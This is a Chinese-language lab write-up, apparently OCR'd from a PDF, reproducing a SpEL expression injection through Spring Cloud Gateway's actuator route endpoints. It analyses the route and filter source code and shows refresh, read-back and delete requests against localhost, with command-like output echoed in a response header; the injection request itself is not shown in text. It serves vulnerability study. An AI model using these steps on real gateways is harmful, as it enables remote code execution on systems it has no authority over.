
To delete a route, make a `DELETE` request to `/gateway/routes/{id_route_to_delete}`.

路由格式

The following table describes the structure of the response.

Path	Type	Description
`id`	String	The route id.
`predicates`	Array	The collection of route predicates. Each item defines the name and the arguments of a given predicate.
`filters`	Array	The collection of filters applied to the route.
`uri`	String	The destination URI of the route.
`order`	Number	The route order.

在idea中通过actuator的mapping功能找到controller



然后看RouteDefinition

```
public class RouteDefinition {

    private String id;

    @NotEmpty
    @Valid
    private List<PredicateDefinition> predicates = new ArrayList<>();

    @Valid
    private List<FilterDefinition> filters = new ArrayList<>();

    @NotNull
    private URI uri;

    private Map<String, Object> metadata = new HashMap<>();

    private int order = 0;
```

其中FilterDefinition类需要有一个name和args键值对。

```java
public class FilterDefinition {

    @NotNull
    private String name;

    private Map<String, String> args = new LinkedHashMap<>();
```


而name在创建路由的时候进行了校验

```java
@PostMapping("/routes/{id}")
/unchecked/
public Mono<ResponseEntity<Object>> save(@PathVariable String id, @RequestBody RouteDefinition route) {

    return Mono.just(route).doOnNext(this::validateRouteDefinition) Mono<RouteDefinition>
            .flatMap(routeDefinition -> this.routeDefinitionWriter.save(Mono.just(routeDefinition).map(r -> {
                r.setId(id);
                log.debug("Saving route: " + route);
                return r;
            })).then(Mono.defer(() -> Mono.just(ResponseEntity.created(URI.create("/routes/" + id)).build())))
            .switchIfEmpty(Mono.defer(() -> Mono.just(ResponseEntity.badRequest().build())));
}
```

name需要和已有的filter相匹配

```java
private void validateRouteDefinition(RouteDefinition routeDefinition) {
    Set<String> unavailableFilterDefinitions = routeDefinition.getFilters().stream().filter(rd -> !isAvailable(rd))
            .map(FilterDefinition::getName).collect(Collectors.toSet());

    Set<String> unavailablePredicatesDefinitions = routeDefinition.getPredicates().stream()
            .filter(rd -> !isAvailable(rd)).map(PredicateDefinition::getName).collect(Collectors.toSet());
    if (!unavailableFilterDefinitions.isEmpty()) {
        handleUnavailableDefinition(FilterDefinition.class.getSimpleName(), unavailableFilterDefinitions);
    }
    else if (!unavailablePredicatesDefinitions.isEmpty()) {
        handleUnavailableDefinition(PredicateDefinition.class.getSimpleName(), unavailablePredicatesDefinitions);
    }
}

private boolean isAvailable(FilterDefinition filterDefinition) {
    return GatewayFilters.stream()
            .anyMatch(gatewayFilterFactory -> filterDefinition.getName().equals(gatewayFilterFactory.name()));
}
```

动态调试看一下已有的name


Debugger
Console
Actuator
AddRequestHeader
MapRequestHeader
AddRequestParameter
AddResponseHeader
ModifyRequestBody
DedupeResponseHeader
ModifyResponseBody
CacheRequestBody
PrefixPath
PreserveHostHeader
RedirectTo
RemoveRequestHeader
RemoveRequestParameter
RemoveResponseHeader
RewritePath
Retry
SetPath
SecureHeaders
SetRequestHeader
SetRequestHostHeader
SetResponseHeader
RewriteResponseHeader
RewriteLocationResponseHeader
SetStatus
SaveSession
StripPrefix
RequestHeaderToRequestUri
RequestSize
RequestHeaderSize
Evaluate
Code fragment:
for (int i = 0; i < this.GatewayFilters.toArray().length; i++) {
System.out.println(this.GatewayFilters.toArray()[i].name());
}
Use Alt+向下箭头 and Alt+向上箭头 to navigate throug
Result:
result = 28
Evaluate


复现

上述文章知，通过getValue()函数可以讲args的value执行spel表达式，**并且保存为properties**。

在 `org.springframework.cloud.gateway.filter.factory.AddResponseHeaderGatewayFilterFactory#apply` 中，将config的键值对添加到header中

```
@Override
public GatewayFilter apply(NameValueConfig config) {
    return new GatewayFilter() {
        @Override
        public Mono<Void> filter(ServerWebExchange exchange, GatewayFilterChain chain) {
            String value = ServerWebExchangeUtils.expand(exchange, config.getValue());
            exchange.getResponse().getHeaders().add(config.getName(), value);

            return chain.filter(exchange);
        }
```

那么可以用AddResponseHeader来构造请求包



在构造这个请求包的时候遇到了几个问题，第一个是我构造的时候没有传uri和order，爆空指针异常。然后多次调试后发现在org.springframework.cloud.gateway.route.Route#async(org.springframework.cloud.gateway.rout e.RouteDefinition)函数中对routeDefinition参数进行了处理，所以必须要有uri和order。

```
public static AsyncBuilder async(RouteDefinition routeDefinition) {
    // @formatter:off
    return new AsyncBuilder().id(routeDefinition.getId())
            .uri(routeDefinition.getUri())
            .order(routeDefinition.getOrder())
            .metadata(routeDefinition.getMetadata());
    // @formatter:on
}
```

uri还必须是一个正确的url才行。

```
public B uri(URI uri) {
    this.uri = uri;
    String scheme = this.uri.getScheme();
    Assert.hasText(scheme, message: "The parameter [" + this.uri + "] format is incorrect, scheme can not be empty");
    if (this.uri.getPort() < 0 && scheme.startsWith("http")) {
        // default known http ports
        int port = this.uri.getScheme().equals("https") ? 443 : 80;
        this.uri = UriComponentsBuilder.fromUri(this.uri).port(port).build( encoded: false).toUri();
    }
    return getThis();
}
```

第二个问题是value必须是一个String类型，否则在bind的时候会报类型不匹配异常。因为AddResponseHeaderGatewayFilterFactory采用的配置是NameValueConfig实例，而value是string
类型。

```
@Validated
public static class NameValueConfig {

    @NotEmpty
    protected String name;

    @NotEmpty
    protected String value;

    public String getName() { return name; }

    public NameValueConfig setName(String name) {
        this.name = name;
        return this;
    }
```

刷新服务器路由

Send Cancel

Request

Pretty Raw Hex \n

```
POST /actuator/gateway/refresh HTTP/1.1
Host: localhost:9000
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: keep-alive
Content-Length: 0
Content-Type: application/x-www-form-urlencoded
Origin: null
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:97.0) Gecko/20100101 Firefox/97.0

```

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
content-length: 0


```

最后回显效果如图

Send Cancel

Request

Pretty Raw Hex \n

```
GET /actuator/gateway/routes/hacktest HTTP/1.1
Host: localhost:9000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:97.0) Gecko/20100101 Firefox/97.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1

```

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 204
connection: close

{
  "predicate":
  "RouteDefinitionRouteLocator$$Lambda$1017/0x00000008010a8288",
  "route_id":"hacktest",
  "filters":[
    "[[AddResponseHeader Result = 'liuhao\n'], order = 1]"
  ],
  "uri":"http://example.com:80",
  "order":0
}
```

最后删除自己创建的路由

Send Cancel

Request

Pretty Raw Hex \n

```
1 DELETE /actuator/gateway/routes/hacktest HTTP/1.1
2 Host: localhost:9000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:97.0) Gecko/20100101 Firefox/97.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/a
  vif,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13
14
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 content-length: 0
3 connection: close
4
5
```